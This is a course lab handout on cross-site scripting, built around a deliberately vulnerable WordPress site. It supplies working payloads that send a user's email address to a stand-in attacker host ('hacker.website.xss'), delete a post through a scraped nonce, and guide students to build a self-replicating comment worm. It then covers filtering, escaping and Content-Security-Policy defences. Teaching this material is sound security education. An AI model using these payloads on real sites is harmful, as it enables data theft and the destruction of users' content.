XSS Scripting Attack Lab

Contents

Lab Objectives and Setting 1
Overview 1
Objectives 1
Prerequisites 1
EZSetup 2
Environment Setting 2
License 2
Task 1. XSS Attack Basics 2
Task 1 Assignment 7
Task 2. Create a Self-propagating XSS Worm 9
Task 2 Assignment 10
Task 3. Countermeasures to XSS Attacks 10
Task 3 Assignment 11

Lab Objectives and Setting

Overview

Cross-site scripting (XSS) is a type of exploits that relies on injecting executable code into the target website and later making the victims executing the code in their browser. It is one of the most prevalent web attacks in the last decade and ranks among the top 10 security risks by Open Web Application Security Project (OWASP) in 2017. With XSS, an attacker can steal session information or hijack the session of a victim, disclose and modify user data without a victim's consent, and redirect a victim to other malicious websites. In this lab, we will first explain how XSS attack works with hands-on experiments, analyze its prerequisites, and finally study countermeasures to this type of attack.

Objectives

Upon completion of this lab, students will be able to:

- Explain how XSS attacks work;
- Practice XSS attacks with relevant tools;
- Apply countermeasures against XSS attacks.

Prerequisites

- Practical experience with SSH and basic Linux commands;
- Knowledge of HTML and JavaScript programming.

EZSetup

EZSetup is a Web application capable of creating various user-defined cybersecurity practice environments (e.g., labs and competition scenarios) in one or more computing clouds (e.g., OpenStack or Amazon AWS). EZSetup provides a Web user interface for practice designers to visually create a practice scenario and easily deploy it in a computing cloud, which allows for customization and reduces overhead in creating and using practice environments. End users are shielded from the complexity of creating and maintaining practice environments and therefore can concentrate on cybersecurity practices. More information about EZSetup can be found at https://promise.nexus-lab.org/platform/.

Environment Setting

In this lab, students can access three virtual machines (VM) from EZSetup. The first one is a web server, which hosts a website vulnerable to XSS attack. The second one acts as a host owned by a malicious hacker. The last one acts as the host of a normal user, which will be the victim in this experiment. Figure 1 illustrates the initial network topology. The access information about these VMs is provided in Table 1. Refer to the EZSetup dashboard for the actual public IP addresses and passwords.



Figure 1 Lab network topology

Table 1 VM properties and access information

Name	Image	RAM	VCPU	Disk	Login account
web-server	xss-web-server	2GB	1	20GB	See EZSetup
hacker	xss-normal	2GB	1	20GB	See EZSetup
victim	xss-normal	2GB	1	20GB	See EZSetup

License

This document is licensed with a Creative Commons Attribution 4.0 International License.

Task 1. XSS Attack Basics

XSS is placed among the top web security risks for its ease of exploit, extreme prevalence, and wide security impact. It utilizes the flaws in the vulnerable website's user input processing functions and

embeds browser-executable code into the web page. The target website may accept the malicious code and display it to the users without proper validation and sanitization of the user input, which will be executed by the user's browser later. The consequences of XSS include but not limited to the leak of sensitive user information, user request forgery, and user's further exposure to malicious applications.

Unlike web phishing where the attacker creates a website that looks similar to or exact as a trustworthy website and lures the victim to visit, XSS directly inject the malicious code into the vulnerable website that is trusted by its users. Due to the protection mechanisms such as the sandbox, a phishing website can hardly get the user data from domains other than itself. However, XSS bypasses this protection by injecting code directly to the legitimate website, thus making the browser thinking it is from a trustworthy source and giving the attacker access to the web page and sensitive user data that is stored locally.

To explain what kind of code can be executed by the browser and how an attacker can embed it into the website, we first need to understand the composition of a web page and how a browser recognizes the executable code within. A web page is usually the combination of three parts: HTML (Hypertext Markup Language), CSS (Cascading Style Sheets) and JavaScript. HTML is the standard markup language for creating web pages. It marks all elements and their cascading relationship, as well as links to the external resources. CSS is used to describe the presentation of the contents in the HTML file, including layout, fonts, colors, and animations. JavaScript is a high-level, interpreted programming language used to make the web page interactive. The HTML and CSS are processed by the browser rendering engine such as Gecko, WebKit, and Blink, while JavaScript is interpreted and executed by the JavaScript engines like SpiderMonkey and v8. Although there are approaches for executing other types of code on the web page (e.g., Adobe Flash plugin), we will focus on the JavaScript in this lab instruction.

There are four ways for a piece of JavaScript code to be included in the web page. The first one is using the <script> and </script> tags to enclose the JavaScript code and put them directly in the HTML file. A single HTML file may contain any number of <script> tags, and they can be put anywhere inside the HTML file. However, they will be executed in the order of their appearance. The following code displays the current time with <script> tag embedded JavaScript:

```
<!DOCTYPE html>
<html>
<body>
    <h1 id="timer"></h1>
    <script>
    document.getElementById('timer').innerHTML = new Date();
    </script>
</body>
</html>
```

The second approach is to use the <script> tag to import a JavaScript file from another place. This file usually has a .js file extension and is hosted in a different domain. This approach is suitable for including large chunks of JavaScript code such as libraries that is used across different pages. This enables file caching and is very useful for saving the bandwidth. This approach is just like the first approach except that the URL to the .js file is put inside the src attribute of the <script> tag and there is no code between <script> and </script>. The following code snippet is another example for displaying current time with a third-party library and embedded JavaScript code:

```
<!DOCTYPE html>
<html>
<head>
    <script src="https://momentjs.com/downloads/moment.js"></script>
</head>
<body>
    <h1 id="timer"></h1>
    <script>
    document.getElementById('timer').innerHTML = moment().format();;
    </script>
</body>
</html>
```

The third approach is using the event handlers in certain HTML elements. For the JavaScript code to respond to any kind of externally generated events like user inputs and image loading, it need to register listeners for these events. One easy way to achieve that is putting the code in the event handler attributes of the HTML elements, e.g., onclick, onmouseover, onsubmit. The following code show a number that increases on button clicking using this approach:

```
<!DOCTYPE html>
<html>
<body>
    <h1 id="number">1</h1>
    <button onclick="el=document.getElementById('number');
el.innerHTML=parseInt(el.innerHTML)+1">Increase</button>
</body>
</html>
```

The last one is to use the "javascript:" pseudo-protocol. Browsers recognize addresses that starts with "javascript:" as JavaScript executable code in their address bars, url of hyperlinks <a> and source url of embedded frames <iframe>. The following example shows a page which displays current date using this approach:

```
<!DOCTYPE html>
<html lang="en">
<body>
<iframe src="javascript:document.write('<h1>' + new Date() + '</h1>')">
</iframe>
</body>
</html>
```

Failure to validate and sanitize user input JavaScript code wrapped in the above formats will make the website vulnerable to the XSS attack.

Depending on the perseverance of the injected code, XSS attack can be categorized into three subtypes: non-persistent (reflected) XSS attack, persistent (stored) XSS attack, and DOM-based XSS attack. Non-

persistent XSS attacks refer to XSS exploits that do not have the injected code stored permanently in the target web server's storage. The code is usually returned immediately after the request is made in the form of an error message, a query result, or any kinds of response that is rendered on the response page. For a non-persistent XSS attack to work, the attacker also needs to trick the victim to make the exact request containing the malicious code.

A persistent XSS attack happens when the malicious user input is stored on the target server and can be later retrieved and executed by other users. Typical places that can inhabit persistent XSS attacks are user comments or reviews, forum posts, private messages, etc. Unlike non-persistent XSS attack, persistent XSS does not require the victim to replay the crafted request, and it is easier to make the attack scale up by implementing self-replication in the scripts.

With the growing popularity of single-page applications (SPA), DOM-based XSS attack has raised people's attention. During this type of attack, the injected code never leaves the browser. Instead, it is stored at the client side as URL fragment identifiers, cookies, or local storage. The attack is triggered when the web application tries to render itself on the client side and mistakenly pass the injected scripts to the browser for execution.

To demonstrate how XSS attacks work, we have installed the famous blog system Wordpress on the web server VM and done some changes to make it vulnerable to persistent/non-persistent XSS attacks. You can visit this vulnerable website by the URL http://wordpress.local from the hacker and victim VM. You can also log into the administrator panel by navigating to http://wordpress.local/wp-admin/ and use the following credentials

Username	Password
admin	JtRBjKLl0vd9d7cBUn
user1	TVA43KPCa2QsF8CNuP

The comment and search function of the blog website is vulnerable to XSS attacks. Let see if we can get the following JavaScript code executed through these two functions. If we succeed, a dialog box will pop up.

```
<script>alert("XSS attack!")</script>
```

First, let's try to put the above code directly into the search box on the right and press enter. From Figure 2 we can see that the XSS attack succeeded through the search function of the website.



Figure 1 Put the JavaScript code into the search box



Figure 2 JavaScript code is executed on the search result page

Next, let's type the code into the comment box of any post and submit the comment. After the page refreshed, we can see that a dialog box also pops out. Thus, our XSS attack through the comment box also succeeded.



Figure 3 Put the JavaScript code into the comment box



Figure 4 JavaScript code is executed on page refresh

Task 1 Assignment

1. What are the types of XSS does the above XSS attacks use?
2. Can you use any XSS attack to show the current time in the search page when the victim visits

that page? (Hint: you can use document.write() function to write text)

3. Let's assume a hacker wants to steal the email address from user1 using XSS. He knows that the email address resides in the user profile page of the Wordpress admin panel (http://wordpress.local/wp-admin/profile.php). However, he knows neither the password of user1 nor the admin. In this end, he comes out with the idea to post a comment under one of his post with hidden JavaScript code like the following

```
<script>
// Regular expression for matching email address on the profile page
var regex = /name="email".*?value="(.*?)"/gm;
// Get the HTML file of the profile page
fetch('http://wordpress.local/wp-admin/profile.php')
        .then(response => response.text())
// Get the email address using regular expression
        .then(html => regex.exec(html)[1])
// Insert a new image in the page
        .then(email => document.write(`<img src="http://hacker.website.xss/${email}" />`))
// Print out any error in the Firefox developer tools console
        .catch(console.error);
</script>
```

Can you explain why the above code will work? After that, please log in to the wordpress using the credentials of user1 on the victim's VM. In the meantime, open a terminal on the hacker's VM and set up a simple web server using the following command

```
$ python -m SimpleHTTPServer
```

Then, inject the above code in the comments under a post without logging in any wordpress account. You should replace the above "hacker.website.xss" with the address of hacker's web server. Finally, view that page on the victim's VM. Are you able to receive the email address on the hacker's VM? How?

4. The hacker is very mad about one post the user1 has put out. He wants to have him remove it. Without knowing the credentials of user1 and admin, he inserts the following code in the comments

```
<script>
var postId = 0;
// Regular expression for matching the nonce value in the remove post link
var regex = /action=trash.*?_wpnonce=(.*?)["']/gm;
function htmlDecode(input) {
        var e = document.createElement('div');
        e.innerHTML = input;
        return e.childNodes.length === 0 ? "" : e.childNodes[0].nodeValue;
}
```

```
// Get the HTML file of the edit post page
fetch(`http://wordpress.local/wp-admin/post.php?post=${postId}&action=edit`)
        .then(response => response.text())
// Get the nonce value using regular expression
        .then(html => regex.exec(html)[1])
// Construct the URL for moving a post to the trash bin
        .then(nonce => `http://wordpress.local/wp-
admin/post.php?post=${postId}&action=trash&_wpnonce=` + nonce)
// Redirect the victim to the above URL
        .then(url => window.location.replace(htmlDecode(url)))
        .catch(console.error);
</script>
```

Please insert the above code as the hacker in the comments and view the compromised page on the victim's VM with user1 logged in. You should replace the postId value with the actual ID of the post you want to remove. Will the above code work? Please explain.

(Hint: To get the ID of the post, you can use Firefox developer tools and check the class name postid-* of the <body>. For example,

```
<body class="single single-post postid-99 single-format-standard">
```

means the ID of the current post page is 99.)

Task 2. Create a Self-propagating XSS Worm

On October 4, 2005, Samy Kamkar wrote a piece of XSS code and posted on a social website named MySpace. The code does nothing other than displaying "but most of all, samy is my hero" on the victim's MySpace profile, send Samy a friend request, and inject itself into the victim's profile. However, the Samy XSS worm became the fastest spreading computer virus of all time. Within 20 hours of its release, Samy received over 1 million friend requests, which means there are over 1 million people infected with this worm.

To be able to replicate itself, a piece of XSS code needs to access its source code. This can be done using the JavaScript. Upon the page is loaded by the browser, a Document Object Model (DOM) is created to represent the cascading HTML elements as DOM nodes, including the <script> element. If the injected code knows which node stores its source code, it will be able to inject itself in the same way when other users visit the compromised page. This gives the XSS code the ability to replicate and propagate, thus becoming an XSS worm.

The following code is an example for a piece of JavaScript code to read its source code. Unlike the script tags we talked about previously, this script tag here has an attribute named id, which marks the ID of the DOM element. We can get the reference of this element using the JavaScript function document.getElementById() and its HTML content using the outerHTML property.

```
<script id="xss">
var sourceCode = document.getElementById('xss').outerHTML;
alert(sourceCode);
</script>
```

Next, we need a way to inject the XSS code programmatically. For example, after the code is inserted into the comment by a hacker, it needs to find the comment box, put its source code there, and submit the comment. In order to do that, it also needs to get the DOM reference of the comment box and the comment form. For example, in order to find the comment box and provide it with some text, we can do something like the following

```
var commentBox = document.getElementById('id-of-the-comment-box');
commentBox.value = 'any text that I like';
```

To submit the comment, we can use the following code

```
var commentForm = document.getElementById('id-of-comment-form');
document.createElement('form').submit.call(commentForm);
```

Finally, for anyone who views the compromised page, the injected code will be executed, resulting in the replication of the worm. However, to make the code propagates throughout the website, we also need to let the worm inject its code to other pages that can be viewed by the public, such as the user profile page. In that case, we need to use the Ajax (Asynchronous JavaScript And XML) or fetch API to craft a request that saves the malicious code to the user's profile. For the sake of simplicity, we will not discuss that in this lab.

Task 2 Assignment

Write a piece of XSS code which can self-replicate through comments when users view the compromised page using the above instructions. A new comment entry is expected to be created on each view. Please post your code and explain how your code achieves that goal.

Hint 1: you can get the ID of the comment box and form using the Firefox developer tools.

Hint 2: you may want to wrap your JavaScript code with the following function in case your code is executed before the comment form and comment box is loaded by the browser.

```
// <script> tag goes here
document.addEventListener("DOMContentLoaded", function(event) {
// your code goes here
});
// </script> tag goes here
```

Hint 3: Wordpress detects duplicate comments that are posted by the same user. Please try to view the compromised page using difference users, which can be created using the admin account and the wordpress admin page.

Task 3. Countermeasures to XSS Attacks

The fundamental cause for the XSS vulnerability is that the browser executes the JavaScript code that should be recognized as plain text. Because the HTML and JavaScript code is provided by the web server and application, the browser has no way to tell which part should be interpreted as user input and which part should not. Thus, the responsibility for validating and sanitizing user inputs rest on the shoulders of the web server and application.

There are two general approaches to defeat XSS attacks: filtering and encoding. In the filtering approach, the web application simply removes all JavaScript code from user input, such as the <script> tags and event handlers. However, without careful design of the filter, one may miss some specially crafted code

since there are many ways to embed JavaScript code. For example, the Samy XSS worm used a CSS property called background for injecting the JavaScript code [link], which is neither inside any <script> tag or event handlers. This issue can be ameliorated by using well-tested third-party libraries such as .Net AntiXSS and Yahoo xss-filters.

The encoding approach replaces special characters with HTML entities, which are initially design for preventing special characters in the text are recognized HTML tags. For example, the "<" sign can be written as "<" or "<" in HTML, and the following code

```
<script>alert('XSS attack!')</script>
```

becomes

```
&lt;script&gt;alert('XSS attack!')&lt;/script&gt;
```

The browser still displays them as the original character, but it will not interpret them as HTML elements or JavaScript code. We call this translation HTML escape. There are built-in support for HTML escape in many programming languages, such as htmlspecialchars() in PHP, encodeURIComponent() in JavaScript, cgi.escape() and html.escape() in Python.

In addition to the two approaches above, you can also find security guidelines on the websites of various web security groups, e.g., OWASP XSS Prevention Cheat Sheet. To sum up, it is always important that web application developers are aware of web security risks, keep an eye on the output of untrusted user data, and follow security standards whenever they are coding.

Task 3 Assignment

1. Please check the kses.patch and content-none.patch file in the home directory of the web server VM. These patch files are used to modify the original wordpress code and make it vulnerable to XSS exploits. From these two files, can you guess what mechanism the wordpress uses to defend XSS attacks? Can you unapply these patches to fix the XSS vulnerability?

2. Apart from data filtering and encoding, a web server can also tell the web browser to enforce strict checks for preventing web attacks like XSS such as the "Content-Security-Policy" HTTP header. Please read introductions about this mechanism and briefly explain how it can protect the user from XSS attacks.

Complete all the tasks and save your answer (with screenshots) to each of the tasks into a PDF file. Submit the PDF file.